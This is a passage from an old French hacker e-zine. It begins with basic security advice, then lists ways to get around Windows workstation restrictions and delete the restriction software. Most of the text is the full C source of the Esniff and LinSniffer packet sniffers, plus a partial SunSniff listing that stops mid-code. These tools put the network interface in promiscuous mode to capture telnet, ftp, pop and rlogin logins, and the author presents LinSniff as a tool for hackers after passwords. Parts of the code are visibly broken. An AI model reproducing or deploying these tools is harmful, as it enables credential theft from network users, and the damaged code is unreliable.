pour détéceter les jeux sont détectés comme infectés. ces anti-virus, vous les connaissez: AVP (AntiViral toolkit Pro) et Norton (la version 2000, qui détecte les trojans, est sortie). Ce sont là les deux meilleurs anti-virus qui sont à disposition de chacun. Un autre truc quand on n'a rien installé et qu'on veut rapidement vérifier si une personne s'est connectée à soi, c'est d'aller sous dos (répertoire C:\windows par défaut) et de taper 'netstat': celà vous affichera tout ce qui est en train de se connecter à vous, sur quel port, et l'IP de la "chose" qui essaye de se connecter. Vous verrez OBLIGATOIREMENT des IP s'afficher, mais stressez pas: c'est normal. Surtout si vous faites de l'ICQ, ou autres.

- Eviter les virus:

Définition rapide d'un virus: programme qui, en général, s'inscrit dans chacun de vos fichiers sur tout votre disque dur. Ca c'est LE virus par excellence. Puis un virus peut-être modifié dans un but nuisible: ça peut aller des simples problèmes d'allumage ou d'extinction au flash du BIOS. Il n'est pas possible de savoir si un programme dissimule un virus. Alors il faut télécharger (ou acheter) des anti-virus: AVP et Norton (par exemple, cependant il est conseillé d'avoir la version 2000 de Norton). Le problème est qu'environ 400 virus (moyenne caculée par ch'ais plus trop qui) sont créés par mois! Heureusement il restent en général discret. Mais celà oblige les posseseurs d'anti-virus à updater leur base de données de virus régulièrement. La moyenne à tenir est de une update par mois. Si vous avez vraiment peur: faites ça toutes les 2 (!) ou 3 semaines. Un virus est un réel danger pour la sécurité et la maintenance d'un réseau: il n'est pas rare de tomber sur un virus qui se propage à travers un réseau entier, causant à la perte de toutes les données stockées sur le réseau ou pire: celles du réseau voisin s'il y a une connection entre deux réseaux. Certains virus sont vicieux car sont en réalité des macro-instructions (possibilités de les mettre dans les .doc), comme Melissa, et ces macro-instructions, bien que parfois non dangereuses, peuvent l'être. Là aussi un anti-virus est nécessaire.

- Sécuriser son réseau:

Pour commencer à sécuriser un réseau connecté à l'internet (donc réseau local relié au net), il faut d'abor le sécuriser en tant que réseau local: c'est-à-dire que des protections doivent être mises en oeuvre pour éviter qu'un utilisateur de ce réseau ne fasse des manoeuvres dangereuses, éxécute des virus ou des trojans, que ce soit intentionnel ou inintentionnel.

Le problème des virus est trojan est traité plus haut. Donc on va traiter des erreurs demanipulations ou attaques voulues, de l'intérieur du réseau. Le premier danger est le fait qu'un utiolisateur puisse avoir accès à chaque poste en réseau (dont le serveur), depuis un seul poste. Mettez alors des restrictions (exemple: sous Windows, partagez les répertoires avec accès en mot de passe, ou accès limité), ou mieux: des programmes qui mettes des restrictions qui SEMBLENT incassables. Il existe donc de nombreux programmes qui empêche un utilisateur d'avoir les icones sur le bureau, d'accéder à l'explorateur windows, etc... Mais en réflechissant bien, il y a foule de moyens d'accéder à la session administrateur (le programme ne met plus de restrictions): soit en effaçant complètement le programme, ses .dll, ou en trouvant le pass.

La première solution requeirt un minimum d'accès à certains programmes, si vosu pouvez accéder à:
- Wordpad: demandez à ouvrir un fichier, non pas .txt ou .doc, mais en *.* recherchez le programme sécurisant le pc, effacez tout.
- Dans le menu Démarrer, Executer: tapez C: ou D: selon le lecteur mis en cause
- IE, Netscape navigator: dans la barre blanche ou l'on met l'adresse url tapez: C:, ou mieux: Poste de travail. Faites attention car à partir du poste de travail on peut agir sur TOUT!
- Arretez l'ordinateur et demandez à le faire redémarrer en Mode MS-DOS: à partir de là, vous pouvez accéder à tout, sans restrictions.
- Des outils graphiques: au lieu de rechercher à ouvrir un format d'image précis, cherchez en *.* et amusez vous.
- Winzip, ou autres: faites dans Winzip, File - Open Archives et ouvrez en *.*
- etc... Il y a foule de programmes avec lesquels on peut casser une sécurité.

La deuxième solution requiert à l'utilisateur d'avoir un minimum d'infos sur l'utilisateur, ou encore de trouver les fichiers sensibles (par exemple: il existe des fichiers d'aide -accessibles même en restricted acces grâce aux moyens présentés ci dessus- qui, si on a perdu le mot de passe, explique comment le retrouver!!). Il n'y a pas de réelles solutions dans ce cas là, sauf mettre un pass au BIOS (qui peut toujours se cracker, selon différentes méthodes mais qui demandent du temps), ce qui rebutera même les plus avertis.

- Choisir ses mots de passe:

Ca c'est déjà vu, quand vous vous souscrivez sur un hébergeur ou autre, on vous demande de bien choisir votre mot de passe (les webmasters en ont marre de recevoir du courrier expliquant que le site d'Untel a été piraté). Il est conseillé (parfois obligatoire) de prendre un mot de passe à plus de 6, 8 ou 9 lettres. Le 3/4 des utilisateurs font l'erreur de prendre un mot de passe qui correspond à quelque chose: un pseudo, un nom de famille, le nom du chat... Un bon dico, permet à tous les lamers (ceux qui utilisent des crack pass pour satisfaire leurs besoins de soumissions mazochistes et débiles, en hackant des serveurs de pauvre gars qui font chier personnes) de trouver ce pass. Il est conseillé de prendre un password avec: majuscules, minuscules, chiffres.
Ex: RuY54gHEt

Ca peut paraitre long à taper et chiant, mais personne vous oblige à prendre ce pass.
D'autres personnes ont cru bien sécuriser leurs sites ou réseaux ou comptes mails, en ne mettant que des chiffres!
Ex: l'utilisateur X a choisi 121182 comme password pour son site et son compte mail.
Ces chiffres correspondent à des dates, ou a rien du tout: mais un générateur de chiffres peut créer un dico qui trouvera la solution en deux coups de cuillers à pot.
De plus un utilisateur prudent et averti ne devrait jamais prendre un même mot de pass pour les zones sensibles (réseau, site, compte e-mail, etc...)
Dans ces techniques, celle de possession du compte e-mail est la plus dangereuse: il suffit que monsieur X ait enregistré son site à l'adresse xxxx@héhé.com, pour qu'un cracker fasse un retry d'infos, et le pass du site est envoyé sur le compte e-mail... piraté.

- Sécurisez son site web:

Lors de l'inscription sur un serveur d'hébergement, on vous demande de remplir un formulaire qui correspond à votre profil d'utilisateur (nom, prénom, adresse, etc...). Le mieux à faire est de ne surtout pas mettre ses infos réelles, mais des infos bidons. Pour deux raisons:
- Le serveur peut-être amené à faire des listing d'utilisateurs, et les diffuser à d'autres serveurs avec lesquels ils travaillent...
- Des failles permettent d'exploiter ces informations, (c.f. le cas de Multimania dans Nopeace2, sur le site hackworldclan).
de plus il est conseillé de ne pas souscrire à de mailing lists ou de newslists, etc... des utilisateurs malveillants pourraient dresser un profil de votre personnalité.

Conclusion: cet article est court, mais il est récapitulatif de ce que vous devez savoir pour minimiser les risques de piratage. En réalité, expliquer en profondeur comment sécuriser un réseau (protections par firewalls, savoir connecter quel routeur sur quel proxy, etc...), est BEAUCOUP trop long, et celà ne m'intéresse pas forcément d'apprendre aux gens à sécuriser un réseau (peu d'administrateurs réseaux lisent les articles des e-zines nommés HACKER 2020, sauf s'ils sont passionnés par le sujet).

III/ Les sniffers

Qu'est-ce qu'est un sniffer: un sniffer est un outil qui permet de choper un packet qui circule sur un réseau. Chaque sniffer s'occupe d'un protocole, ou bien un sniffer de plusieurs protocoles prédéfinis. Le sniffer enregistre une copie de chaque packet qui sort ou entre sur le disque dur auquel il doit rendre des comptes. Mais comme ces packets peuvent constituer de grosses trames, il serait stupide de remplir son disque inutilement. Alors les sniffer vont faire un choix sélectif parmis tous ces packets. En effet: un réseau transmet en moyenne quelques milliers de packets par heure. Voyez le résultat pour une journée. Alors en plus de la sélection un sniffer ne va capturer qu'une petite partie de la trame: les premieres centaines d'octets (300 ou 400 en général); Pas plus car c'est dans ces octets que se trouvent l'identifiant et le password d'un utilisateur. Ainsi un packet sortant de la machine X, qui est intercepté par le hacker Y, permet au hacker Y d'avoir accès à la machine X. D'autres sniffers

permettent à un administrateur réseau de découvrir les points faibles de son réseau et s'il s'y trouve des problèmes.

Les sniffers fonctionnent sous Linux/UNIX ou parfois sous Windows et sont, soit en vente (réservé aux professionels), soit téléchargeable à partir de sites spécialisés. Ci-dessous une petite liste de quelques sniffers vendus en commerce:

- ATM sniffer Network Analyzer of Network Associates: http://www.networkassociates.com/, il décode plus de 250 protocoles (!).
- Shomiti Systems Century LAN Analyzer: http://www.shomiti.com/, supporte le standard ethernet et marche sous Windows 95/98, NT.
- PacketView de Klos Technologies: ftp.klos.com/demo/pvdemo.zip, ce sniffer est basé sur DOS, idéal pour les environnements ethernet.
- Network Probe 8000: http://www.netcommcorp.com/, fais une analyse d'environ 13 protocoles dont TCP/IP, Microsoft, NFS, Novell.
- LANWatch: http://www.guesswork.com/, marche sous DOS, Windows 9x et NT.
- EtherPeek: http://www.aggroup.com/, pour Windows et plates formes Macintosh.

Il y en a beaucoup d'autres, mais les recenser tous demanderait un travail monstre et un peu inutile. D'autant plus qu'après la liste des sniffers payants, voici les non-payants, comme dis plus haut, plus pour UNIX que pour Windows:

- Esniff: c'est un sniffer programmé en C, basé sur UNIX, dont les codes sources sont disponibles un peu partout. Mais en voici le code source:

```
/* Esniff.c */

#include <stdio.h>
#include <ctype.h>
#include <string.h>

#include <sys/time.h>
#include <sys/file.h>
#include <sys/stropts.h>
#include <sys/signal.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/ioctl.h>

#include <net/if.h>
#include <net/nit_if.h>
#include <net/nit_buf.h>
#include <net/if_arp.h>

#include <netinet/in.h>
```

```
#include <netinet/if_ether.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <netinet/ip_var.h>
#include <netinet/udp_var.h>
#include <netinet/in_systm.h>
#include <netinet/tcp.h>
#include <netinet/ip_icmp.h>

#include <netdb.h>
#include <arpa/inet.h>

#define ERR stderr

char    *malloc();
char    *device,
        *ProgName,
        *LogName;
FILE    *LOG;
int     debug=0;

#define NIT_DEV     "/dev/nit"
#define CHUNKSIZE   4096        /* device buffer size */
int     if_fd = -1;
int     Packet[CHUNKSIZE+32];

void Pexit(err,msg)
int err; char *msg;
{ perror(msg);
  exit(err); }

void Zexit(err,msg)
int err; char *msg;
{ fprintf(ERR,msg);
  exit(err); }

#define IP          ((struct ip *)Packet)
#define IP_OFFSET   (0x1FFF)
#define SZETH       (sizeof(struct ether_header))
#define IPLEN       (ntohs(ip->ip_len))
#define IPHLEN      (ip->ip_hl)
#define TCPOFF      (tcph->th_off)
#define IPS         (ip->ip_src)
#define IPD         (ip->ip_dst)
```

```
#define TCPS        (tcph->th_sport)
#define TCPD        (tcph->th_dport)
#define IPeq(s,t)   ((s).s_addr == (t).s_addr)

#define TCPFL(FLAGS) (tcph->th_flags & (FLAGS))

#define MAXBUFLEN  (128)
time_t  LastTIME = 0;•

struct CREC {
     struct CREC *Next,
                 *Last;
     time_t  Time;              /* start time */
     struct in_addr SRCip,
                    DSTip;
     u_int   SRCport,           /* src/dst ports */
             DSTport;
     u_char  Data[MAXBUFLEN+2]; /* important stuff :-) */
     u_int   Length;            /* current data length */
     u_int   PKcnt;             /* # pkts */
     u_long  LASTseq;
};

struct CREC *CLroot = NULL;

char *Symaddr(ip)
register struct in_addr ip;
{ register struct hostent *he =
      gethostbyaddr((char *)&ip.s_addr, sizeof(struct in_addr),
AF_INET);

  return( (he)?(he->h_name):(inet_ntoa(ip)) );
}

char *TCPflags(flgs)
register u_char flgs;
{ static char iobuf[8];
#define SFL(P,THF,C) iobuf[P]=((flgs & THF)?C:'-')

  SFL(0,TH_FIN, 'F');
  SFL(1,TH_SYN, 'S');
  SFL(2,TH_RST, 'R');
  SFL(3,TH_PUSH,'P');
  SFL(4,TH_ACK, 'A');
  SFL(5,TH_URG, 'U');
```

```
  iobuf[6]=0;
  return(iobuf);
}

char *SERVp(port)
register u_int port;•
{ static char buf[10];
  register char *p;

   switch(port) {
     case IPPORT_LOGINSERVER: p="rlogin"; break;
     case IPPORT_TELNET:      p="telnet"; break;
     case IPPORT_SMTP:        p="smtp"; break;
     default: sprintf(buf,"%u",port); p=buf; break;
   }
   return(p);
}

char *Ptm(t)
register time_t *t;
{ register char *p = ctime(t);
  p[strlen(p)-6]=0; /* strip " YYYY\n" */
  return(p);
}

char *NOWtm()
{ time_t tm;
  time(&tm);•
  return( Ptm(&tm) );
}

#define MAX(a,b) (((a)>(b))?(a):(b))
#define MIN(a,b) (((a)<(b))?(a):(b))

/* add an item */
#define ADD_NODE(SIP,DIP,SPORT,DPORT,DATA,LEN) { \
  register struct CREC *CLtmp = \
        (struct CREC *)malloc(sizeof(struct CREC)); \
  time( &(CLtmp->Time) ); \
  CLtmp->SRCip.s_addr = SIP.s_addr; \
  CLtmp->DSTip.s_addr = DIP.s_addr; \
  CLtmp->SRCport = SPORT; \
  CLtmp->DSTport = DPORT; \
  CLtmp->Length = MIN(LEN,MAXBUFLEN); \
  bcopy( (u_char *)DATA, (u_char *)CLtmp->Data, CLtmp->Length); \
```

```
  CLtmp->PKcnt = 1; \
  CLtmp->Next = CLroot; \
  CLtmp->Last = NULL; \
  CLroot = CLtmp; \
}

register struct CREC *GET_NODE(Sip,SP,Dip,DP)
register struct in_addr Sip,Dip;
register u_int SP,DP;
{ register struct CREC *CLr = CLroot;

  while(CLr != NULL) {
    if( (CLr->SRCport == SP) && (CLr->DSTport == DP) &&
        IPeq(CLr->SRCip,Sip) && IPeq(CLr->DSTip,Dip) )
            break;
    CLr = CLr->Next;
  }
  return(CLr);
}

#define ADDDATA_NODE(CL,DATA,LEN) { \
 bcopy((u_char *)DATA, (u_char *)&CL->Data[CL->Length],LEN); \
 CL->Length += LEN; \
}

#define PR_DATA(dp,ln) {    \
  register u_char lastc=0; \
  while(ln-- >0) { \
     if(*dp < 32) {  \
        switch(*dp) { \
            case '\0': if((lastc=='\r') || (lastc=='\n') ||
lastc=='\0') \
                           break; \
            case '\r': \
            case '\n': fprintf(LOG,"\n     : "); \
                           break; \
            default  : fprintf(LOG,"^%c", (*dp + 64)); \
                           break; \
        } \
     } else { \
        if(isprint(*dp)) fputc(*dp,LOG); \
        else fprintf(LOG,"(%d)",*dp); \
     } \
     lastc = *dp++; \
  } \
```

```
  fflush(LOG); \
}

void END_NODE(CLe,d,dl,msg)
register struct CREC *CLe;
register u_char *d;
register int dl;
register char *msg;
{
   fprintf(LOG,"\n-- TCP/IP LOG -- TM: %s --\n", Ptm(&CLe->Time));
   fprintf(LOG," PATH: %s(%s) =>", Symaddr(CLe->SRCip),SERVp(CLe-
>SRCport));
   fprintf(LOG," %s(%s)\n", Symaddr(CLe->DSTip),SERVp(CLe-
>DSTport));
   fprintf(LOG," STAT: %s, %d pkts, %d bytes [%s]\n",
                         NOWtm(),CLe->PKcnt,(CLe->Length+dl),msg);
   fprintf(LOG," DATA: ");
    { register u_int i = CLe->Length;
      register u_char *p = CLe->Data;
      PR_DATA(p,i);
      PR_DATA(d,dl);
    }

   fprintf(LOG,"\n-- \n");
   fflush(LOG);

   if(CLe->Next != NULL)
    CLe->Next->Last = CLe->Last;
   if(CLe->Last != NULL)
    CLe->Last->Next = CLe->Next;
   else
    CLroot = CLe->Next;
   free(CLe);
}

/* 30 mins (x 60 seconds) */
#define IDLE_TIMEOUT 1800
#define IDLE_NODE() { \
  time_t tm; \
  time(&tm); \
  if(LastTIME<tm) { \
     register struct CREC *CLe,*CLt = CLroot; \
     LastTIME=(tm+IDLE_TIMEOUT); tm-=IDLE_TIMEOUT; \
     while(CLe=CLt) { \
       CLt=CLe->Next; \
```

```
      if(CLe->Time <tm) \
          END_NODE(CLe,(u_char *)NULL,0,"IDLE TIMEOUT"); \
     } \
  } \
}

void filter(cp, pktlen)
register char *cp;
register u_int pktlen;
{
 register struct ip     *ip;
 register struct tcphdr *tcph;

 { register u_short EtherType=ntohs(((struct ether_header *)cp)-
>ether_type);•

   if(EtherType < 0x600) {
     EtherType = *(u_short *)(cp + SZETH + 6);
     cp+=8; pktlen-=8;
   }

   if(EtherType != ETHERTYPE_IP) /* chuk it if its not IP */
      return;
 }

    /* ugh, gotta do an alignment :-( */
 bcopy(cp + SZETH, (char *)Packet,(int)(pktlen - SZETH));

 ip = (struct ip *)Packet;
 if( ip->ip_p != IPPROTO_TCP) /* chuk non tcp pkts */
    return;
 tcph = (struct tcphdr *)(Packet + IPHLEN);

 if(!( (TCPD == IPPORT_TELNET) ||
       (TCPD == IPPORT_LOGINSERVER) ||
   )) return;

 { register struct CREC *CLm;
   register int length = ((IPLEN - (IPHLEN * 4)) - (TCPOFF * 4));
   register u_char *p = (u_char *)Packet;

   p += ((IPHLEN * 4) + (TCPOFF * 4));

 if(debug) {
  fprintf(LOG,"PKT: (%s %04X) ", TCPflags(tcph->th_flags),length);
```

```
  fprintf(LOG,"%s[%s] => ", inet_ntoa(IPS),SERVp(TCPS));
  fprintf(LOG,"%s[%s]\n", inet_ntoa(IPD),SERVp(TCPD));
 }

   if( CLm = GET_NODE(IPS, TCPS, IPD, TCPD) ) {

      CLm->PKcnt++;

      if(length>0)
        if( (CLm->Length + length) < MAXBUFLEN ) {
          ADDDATA_NODE( CLm, p,length);
        } else {•
          END_NODE( CLm, p,length, "DATA LIMIT");
        }

      if(TCPFL(TH_FIN|TH_RST)) {
          END_NODE( CLm, (u_char *)NULL,0,TCPFL
(TH_FIN)?"TH_FIN":"TH_RST" );
      }

   } else {

      if(TCPFL(TH_SYN)) {
         ADD_NODE(IPS,IPD,TCPS,TCPD,p,length);
      }

   }

   IDLE_NODE();

 }

}

/* signal handler
 */
void death()
{ register struct CREC *CLe;

    while(CLe=CLroot)
        END_NODE( CLe, (u_char *)NULL,0, "SIGNAL");

    fprintf(LOG,"\nLog ended at => %s\n",NOWtm());
    fflush(LOG);
```

```
    if(LOG != stdout)
        fclose(LOG);
    exit(1);
}

/* opens network interface, performs ioctls and reads from it,
 * passing data to filter function
 */
void do_it()
{
    int cc;
    char *buf;
    u_short sp_ts_len;

    if(!(buf=malloc(CHUNKSIZE)))
        Pexit(1,"Eth: malloc");

/* this /dev/nit initialization code pinched from etherfind */
  {
    struct strioctl si;
    struct ifreq    ifr;
    struct timeval  timeout;
    u_int  chunksize = CHUNKSIZE;
    u_long if_flags  = NI_PROMISC;

    if((if_fd = open(NIT_DEV, O_RDONLY)) < 0)
        Pexit(1,"Eth: nit open");

    if(ioctl(if_fd, I_SRDOPT, (char *)RMSGD) < 0)
        Pexit(1,"Eth: ioctl (I_SRDOPT)");

    si.ic_timout = INFTIM;

    if(ioctl(if_fd, I_PUSH, "nbuf") < 0)
        Pexit(1,"Eth: ioctl (I_PUSH \"nbuf\")");

    timeout.tv_sec = 1;
    timeout.tv_usec = 0;
    si.ic_cmd = NIOCSTIME;
    si.ic_len = sizeof(timeout);
    si.ic_dp  = (char *)&timeout;
    if(ioctl(if_fd, I_STR, (char *)&si) < 0)
        Pexit(1,"Eth: ioctl (I_STR: NIOCSTIME)");

    si.ic_cmd = NIOCSCHUNK;
```

```
    si.ic_len = sizeof(chunksize);
    si.ic_dp  = (char *)&chunksize;
    if(ioctl(if_fd, I_STR, (char *)&si) < 0)
        Pexit(1,"Eth: ioctl (I_STR: NIOCSCHUNK)");

    strncpy(ifr.ifr_name, device, sizeof(ifr.ifr_name));
    ifr.ifr_name[sizeof(ifr.ifr_name) - 1] = '\0';
    si.ic_cmd = NIOCBIND;
    si.ic_len = sizeof(ifr);
    si.ic_dp  = (char *)&ifr;
    if(ioctl(if_fd, I_STR, (char *)&si) < 0)
        Pexit(1,"Eth: ioctl (I_STR: NIOCBIND)");

    si.ic_cmd = NIOCSFLAGS;
    si.ic_len = sizeof(if_flags);
    si.ic_dp  = (char *)&if_flags;
    if(ioctl(if_fd, I_STR, (char *)&si) < 0)
        Pexit(1,"Eth: ioctl (I_STR: NIOCSFLAGS)");

    if(ioctl(if_fd, I_FLUSH, (char *)FLUSHR) < 0)
        Pexit(1,"Eth: ioctl (I_FLUSH)");
  }

    while ((cc = read(if_fd, buf, CHUNKSIZE)) >= 0) {
        register char *bp = buf,
                      *bufstop = (buf + cc);

        while (bp < bufstop) {
            register char *cp = bp;
            register struct nit_bufhdr *hdrp;

            hdrp = (struct nit_bufhdr *)cp;
            cp += sizeof(struct nit_bufhdr);
            bp += hdrp->nhb_totlen;
            filter(cp, (u_long)hdrp->nhb_msglen);
        }
    }
    Pexit((-1),"Eth: read");
}
 /* Authorize your proogie,generate your own password and uncomment
here */
/* #define AUTHPASSWD "EloiZgZejWyms" */

void getauth()
{ char *buf,*getpass(),*crypt();
```

```
  char pwd[21],prmpt[81];

    strcpy(pwd,AUTHPASSWD);
    sprintf(prmpt,"(%s)UP? ",ProgName);
    buf=getpass(prmpt);
    if(strcmp(pwd,crypt(buf,pwd)))
        exit(1);
}
    */
void main(argc, argv)
int argc;
char **argv;
{
    char   cbuf[BUFSIZ];
    struct ifconf ifc;
    int    s,
           ac=1,
           backg=0;

    ProgName=argv[0];

 /*     getauth(); */

    LOG=NULL;
    device=NULL;
    while((ac<argc) && (argv[ac][0] == '-')) {
       register char ch = argv[ac++][1];
       switch(toupper(ch)) {
            case 'I': device=argv[ac++];
                      break;
            case 'F': if(!(LOG=fopen((LogName=argv[ac++]),"a")))
                         Zexit(1,"Output file cant be opened\n");
                      break;
            case 'B': backg=1;
                      break;
            case 'D': debug=1;
                      break;
            default : fprintf(ERR,
                        "Usage: %s [-b] [-d] [-i interface] [-f
file]\n",
                            ProgName);
                      exit(1);
       }
    }
```

```
if(!device) {
    if((s=socket(AF_INET, SOCK_DGRAM, 0)) < 0)
        Pexit(1,"Eth: socket");

    ifc.ifc_len = sizeof(cbuf);
    ifc.ifc_buf = cbuf;
    if(ioctl(s, SIOCGIFCONF, (char *)&ifc) < 0)
        Pexit(1,"Eth: ioctl");

    close(s);
    device = ifc.ifc_req->ifr_name;
}

fprintf(ERR,"Using logical device %s [%s]\n",device,NIT_DEV);
fprintf(ERR,"Output to %s.%s%s",(LOG)?LogName:"stdout",
        (debug)?" (debug)":"",(backg)?" Backgrounding ":"\n");

if(!LOG)
    LOG=stdout;

signal(SIGINT, death);
signal(SIGTERM,death);
signal(SIGKILL,death);
signal(SIGQUIT,death);

if(backg && debug) {
     fprintf(ERR,"[Cannot bg with debug on]\n");
     backg=0;
}

if(backg) {
    register int s;

    if((s=fork())>0) {
       fprintf(ERR,"[pid %d]\n",s);
       exit(0);
    } else if(s<0)
       Pexit(1,"fork");

    if( (s=open("/dev/tty",O_RDWR))>0 ) {
            ioctl(s,TIOCNOTTY,(char *)NULL);
            close(s);
    }
}
fprintf(LOG,"\nLog started at => %s [pid %d]\n",NOWtm(),getpid
```

```
());
    fflush(LOG);

    do_it();
}
```

- Gobbler: c'est un bon sniffer qui est singulier par sa présentation. Trouvable sur ftp://ftp.tortada.se/www/hokum/gobbler.zip
- ETHLOAD: un excellent sniffer ethernet qui permettait de surveiller les session "rlogin" et "telnet", ce sniffer n'étant plus distribué par les développeurs eux-mêmes, on peut le trouver sur: http://www.computercraft.com/noprogs/ethld104.zip
- LinSniff: pour tous les hackers qui veulent que les mots de passe. Celui-ci ne sniffe QUE les mots de passe. En voici le code source, à compiler en C:

```
/*
LinSniffer 0.02 [BETA]
Mike Edulla
medulla@infosoc.com
DO NOT REDISTRIBUTE
*/


#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <netdb.h>
#include <string.h>
#include <linux/if.h>
#include <signal.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <linux/socket.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/if_ether.h>


int openintf(char *);
int read_tcp(int);
int filter(void);
int print_header(void);
int print_data(int, char *);
char *hostlookup(unsigned long int);
```

```
void clear_victim(void);


struct etherpacket
{
   struct ethhdr eth;
   struct iphdr  ip;
   struct tcphdr tcp;
   char buff[8192];
}ep;

struct
{
   unsigned long      saddr;
   unsigned long      daddr;
   unsigned short     sport;
   unsigned short     dport;
   int                bytes_read;
   char               active;
   time_t             start_time;
} victim;

struct iphdr  *ip;
struct tcphdr *tcp;

#define CAPTLEN 512
#define TIMEOUT 30


int openintf(char *d)
{
   int fd;
   struct ifreq ifr;
   int s;
   fd=socket(AF_INET, SOCK_PACKET, htons(0x800));
   if(fd < 0)
   {
      perror("cant get SOCK_PACKET socket");
      exit(0);
   }
   strcpy(ifr.ifr_name, d);
   s=ioctl(fd, SIOCGIFFLAGS, &ifr);
   if(s < 0)
   {
      close(fd);
```

```
      perror("cant get flags");
      exit(0);
   }
   ifr.ifr_flags |= IFF_PROMISC;
   s=ioctl(fd, SIOCSIFFLAGS, &ifr);
   if(s < 0) perror("cant set promiscuous mode");
   return fd;
}

int read_tcp(int s)
{
   int x;
   while(1)
   {
      x=read(s, (struct etherpacket *)&ep, sizeof(ep));
      if(x > 1)
      {
         if(filter()==0) continue;
         x=x-54;
         if(x < 1) continue;
         return x;
      }
   }
}

int filter(void)
{
   int p;
   p=0;
   if(ip->protocol != 6) return 0;
   if(victim.active != 0)
      if(victim.bytes_read > CAPTLEN)
      {
         printf("\n----- [CAPLEN Exceeded]\n");
         clear_victim();
         return 0;
      }
   if(victim.active != 0)
      if(time(NULL) > (victim.start_time + TIMEOUT))
      {
         printf("\n----- [Timed Out]\n");
         clear_victim();
         return 0;
      }
   if(ntohs(tcp->dest)==21)  p=1; /* ftp */
   if(ntohs(tcp->dest)==23)  p=1; /* telnet */
```

```
   if(ntohs(tcp->dest)==110) p=1; /* pop3 */
   if(ntohs(tcp->dest)==109) p=1; /* pop2 */
   if(ntohs(tcp->dest)==143) p=1; /* imap2 */
   if(ntohs(tcp->dest)==513) p=1; /* rlogin */
   if(ntohs(tcp->dest)==106) p=1; /* poppasswd */
   if(victim.active == 0)
      if(p == 1)
         if(tcp->syn == 1)
         {
            victim.saddr=ip->saddr;
            victim.daddr=ip->daddr;
            victim.active=1;
            victim.sport=tcp->source;
            victim.dport=tcp->dest;
            victim.bytes_read=0;
            victim.start_time=time(NULL);
            print_header();
         }
   if(tcp->dest != victim.dport) return 0;
   if(tcp->source != victim.sport) return 0;
   if(ip->saddr != victim.saddr) return 0;
   if(ip->daddr != victim.daddr) return 0;
   if(tcp->rst == 1)
   {
      victim.active=0;
      alarm(0);
      printf("\n----- [RST]\n");
      clear_victim();
      return 0;
   }
   if(tcp->fin == 1)
   {
      victim.active=0;
      alarm(0);
      printf("\n----- [FIN]\n");
      clear_victim();
      return 0;
   }
   return 1;
}


int print_header(void)
{
   puts(" ");
   printf("%s => ", hostlookup(ip->saddr));
```

```
   printf("%s [%d]\n", hostlookup(ip->daddr), ntohs(tcp->dest));
}

int print_data(int datalen, char *data)
{
   int i=0;
   int t=0;

   victim.bytes_read=victim.bytes_read+datalen;
   for(i=0;i != datalen;i++)
   {
      if(data[i] == 13) {puts(" ");t=0;}
      if(isprint(data[i])) {printf("%c", data[i]);t++;}
      if(t > 75) {t=0;puts(" ");}
   }
}


main()
{
   int s;
   s=openintf("eth0");
   ip=(struct iphdr *)(((unsigned long)&ep.ip)-2);
   tcp=(struct tcphdr *)(((unsigned long)&ep.tcp)-2);
   signal(SIGHUP, SIG_IGN);
   clear_victim();
   for(;;)
   {
      read_tcp(s);
      if(victim.active != 0) print_data(htons(ip->tot_len)-sizeof
(ep.ip)-sizeof(ep.tcp), ep.buff-2);
   }
}

char *hostlookup(unsigned long int in)
{
   static char blah[1024];
   struct in_addr i;
   struct hostent *he;

   i.s_addr=in;
   he=gethostbyaddr((char *)&i, sizeof(struct in_addr),AF_INET);
   if(he == NULL) strcpy(blah, inet_ntoa(i));
   else strcpy(blah, he->h_name);
   return blah;
```

```
}

void clear_victim(void)
{
   victim.saddr=0;
   victim.daddr=0;
   victim.sport=0;
   victim.dport=0;
   victim.active=0;
   victim.bytes_read=0;
   victim.start_time=0;
}
```

- Toujours dans les sniffers vous avez SunSniff, à faire tourner sous SunOS, en voici le code source:

```
#include <stdio.h>
#include <ctype.h>
#include <string.h>

#include <sys/time.h>
#include <sys/file.h>
#include <sys/stropts.h>
#include <sys/signal.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/ioctl.h>

#include <net/if.h>
#include <net/nit_if.h>
#include <net/nit_buf.h>
#include <net/if_arp.h>

#include <netinet/in.h>
#include <netinet/if_ether.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <netinet/ip_var.h>
#include <netinet/udp_var.h>
#include <netinet/in_systm.h>
#include <netinet/tcp.h>
#include <netinet/ip_icmp.h>
```

```
#include <netdb.h>
#include <arpa/inet.h>

#define ERR stderr

char    *malloc();
char    *device,
        *ProgName,
        *LogName;
FILE    *LOG;
int     debug=0;

#define NIT_DEV     "/dev/le0"
#define CHUNKSIZE   4096        /* device buffer size */
int     if_fd = -1;
int     Packet[CHUNKSIZE+32];

void Pexit(err,msg)
int err; char *msg;
{ perror(msg);
  exit(err); }

void Zexit(err,msg)
int err; char *msg;
{ fprintf(ERR,msg);
  exit(err); }

#define IP          ((struct ip *)Packet)
#define IP_OFFSET   (0x1FFF)
#define SZETH       (sizeof(struct ether_header))
#define IPLEN       (ntohs(ip->ip_len))
#define IPHLEN      (ip->ip_hl)
#define TCPOFF      (tcph->th_off)
#define IPS         (ip->ip_src)
#define IPD         (ip->ip_dst)
#define TCPS        (tcph->th_sport)
#define TCPD        (tcph->th_dport)
#define IPeq(s,t)   ((s).s_addr == (t).s_addr)

#define TCPFL(FLAGS) (tcph->th_flags & (FLAGS))

#define MAXBUFLEN  (128)
time_t  LastTIME = 0;

struct CREC {
```

```
    struct CREC *Next,
                *Last;
    time_t  Time;              /* start time */
    struct in_addr SRCip,
                   DSTip;
    u_int   SRCport,           /* src/dst ports */
            DSTport;
    u_char  Data[MAXBUFLEN+2]; /* important stuff :-) */
    u_int   Length;            /* current data length */
    u_int   PKcnt;             /* # pkts */
    u_long  LASTseq;
};

struct CREC *CLroot = NULL;

char *Symaddr(ip)
register struct in_addr ip;
{ register struct hostent *he =
      gethostbyaddr((char *)&ip.s_addr, sizeof(struct in_addr),
AF_INET);

  return( (he)?(he->h_name):(inet_ntoa(ip)) );
}

char *TCPflags(flgs)
register u_char flgs;
{ static char iobuf[8];
#define SFL(P,THF,C) iobuf[P]=((flgs & THF)?C:'-')

  SFL(0,TH_FIN, 'F');
  SFL(1,TH_SYN, 'S');
